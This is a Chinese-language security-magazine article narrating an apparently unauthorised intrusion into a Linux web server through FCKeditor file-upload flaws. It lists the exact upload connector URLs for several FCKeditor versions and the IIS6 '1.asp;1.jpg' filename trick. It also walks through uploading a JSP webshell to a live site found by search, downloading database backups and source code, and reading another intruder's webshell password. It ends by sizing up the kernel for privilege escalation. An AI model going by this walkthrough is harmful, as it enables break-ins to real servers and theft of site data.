站在防御角度说，尽管对DB2的用户做了足够的权限控制，但是对网站页面和输入处的疏忽却依然导致了防御上的失败。

前置知识：无

关键词：渗透、FCKeditor、Linux



利用FCKeditor漏洞渗透Linux服务器剖析

文/图 Simeon

FCKeditor是一个专门用于网站开源的所见即所得文字编辑器，使用简单，不需要太复杂的安装步骤即可使用。它可和PHP、JavaScript、ASP、ASP.NET、ColdFusion、Java，以及ABAP

等不同的编程语言相结合。很多网站都使用FCKeditor在线编辑器,目前最新版本为3.0.1,其早期版本由于过滤不严格等原因爆出多个漏洞,主要是通过文件上传来获取WebShell。FCKeditor漏洞主要利用思路是:

(1)通过Google等搜索引擎或者通过查看网站源代码来获取网站是否使用FCKeditor编辑器。查看发布内容模块也很容易区分系统是否使用了FCKeditor编辑器。

(2)获取或者猜测FCKeditor的安装目录。可以手工也可以通过工具软件扫描目录获取FCKeditor的安装目录以及存在文件。

(3)利用IIS6.0文件解析漏洞上传一句话木马或者WebShell。IIS6.0中存在一个文件解析漏洞,在以"*.asp"文件命名的目录下的ASP文件也能被解析执行;另外就是文件名称类似"1.asp;1.jpg"的文件上传后可以以ASP文件被执行。

(4)直接上传WebShell。在获取了FCKeditor的安装路径后,可以浏览或者上传文件,例如在早期版本中输入如下地址可以直接上传文件:"fckeditor/editor/filemanager /browser/default/browser.html?Type=ImageConnector=connectors/asp/connector.asp"。

下面以一个实际案例来讲解如何通过FCKeditor渗透Linux服务器。

一个Shell引发的渗透

JSP的WebShell主要有JShell、JFold和jspFilebrowser三种,当然还有单独所谓"CMD"型的JSP后门,其主要功能就是执行类似CMD的命令。通过Google搜索"阿呆JSP WebShell"时,出来一个JSP的网页地址,凭感觉知道第一个搜索记录就是一个WebShell地址。

验证WebShell

直接打开第一个搜索记录,获取真实的网站地址:"http://www.xxxxx.com/UserFiles/Image/IMG20090817235411840.jsp,打开后能够正常运行,如图1所示,输入一些常见的密码进行尝试登录,均未能成功!

分析WebShell

拿到一个WebShell后,第一感觉是该网站肯定存在漏洞,入侵者有可能修复过漏洞,也可能未修复漏洞,从该地址来看很像FCKeditor编辑器,直接在网站地址后加上"FCKeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=connectors/jsp/connector"打开,如图2所示,打开了FCKeditor熟悉的上传页面。




图1




图2

说明:FCKeditor编辑器的典型目录结构如图3所示,本例中的"UserFiles/Image/"就属于这种结构。




图3

上传WebShell

在FCKeditor中,单击"浏览"按钮直接选择一个JSP的WebShell文件,单击"Upload"上传,如

图4所示，上传成功。




图4

在上传时可以先使用“Create New Folder”创建一个文件夹，如果能够创建说明权限较大，基本可以成功上传文件；在直接上传文件失败的情况下，可以尝试分别上传文件名称为“1.asp;1.jpg”和“1.asp;jpg”的一句话木马；在某些情况下还可以直接浏览当前目录的文件，可能会留下以前入侵者留下的现存WebShell；在“browser.html?Type=Image”中的Type有File、Flash和Image三种类型，可以在地址中进行修改，用来上传或者查看文件、Flash文件和图像文件；各种版本的FCKeditor上传利用地址为：FCKeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=connectors，JSP版本为/jsp/connector，ASP版本为/asp/connector，ASPX版本为/aspx/connector，CFM版本为/cfm/connector。

测试上传的WebShell

由于FCKeditor的典型目录结构为“UserFiles/Image/”，因此上传的WebShell地址公式为“UserFiles/Image(File和Flash)/+文件名称”，本例中是上传到Flash文件目录，因此实际地址为“http://www. xxxxx.com/UserFiles/Flash/Browser.jsp”，如图5所示。WebShell能够正常运行，此时就可以利用WebShell下载、上传、删除、复制以及执行命令等。

对WebShell所在服务器进行分析与信息收集

1. 获取服务器类型

在获取WebShell后可以通过它来执行命令，查看服务器的配置情况，如图6所示，通过浏览文件目录可以确定该服务器为Linux服务器。




图5




图6

2. 下载网站源代码与数据

渗透能够快速提高个人能力，在渗透成功后通过下载网站源代码与数据到本地进行分析，取长补短学习他人长处，快速积累经验。在本例中通过查看该服务器下的“var/mysqlbak”目录，获取了该网站的数据库MySQL备份文件，如图7所示，通过WebShell可以下载单独的文件，也可以打包下载整个网站的文件。




图7

3. 获取他人WebShell密码

获取他人WebShell是本次渗透的动力，通过WebShell的地址反过来查看文件的实际地址，使用cat命令查看其登录密码："cat home/webhome/ xxxxx.com/WEB-INF/webapps/ROOT/ UserFiles/Image/IMG20090817235411840.jsp"，如图8所示，获取其密码为"191903***"。




图8

服务器提权

1. 查看Linux版本

在WebShell中直接执行"uname -a"命令以获取Linux版本，结果显示为"Linux java.pumo.com.tw 2.6.9-11.ELsmp #1 SMP Fri May 20 18:26:27 EDT 2005 i686 i686 i386 GNU/Linux"，如图9所示。说明该服务器的内核为2.6.9-11版本，目前Linux稳定的最新内核版本为2.6.32，从这个版本可以判断该服务器可以较容易被提权。

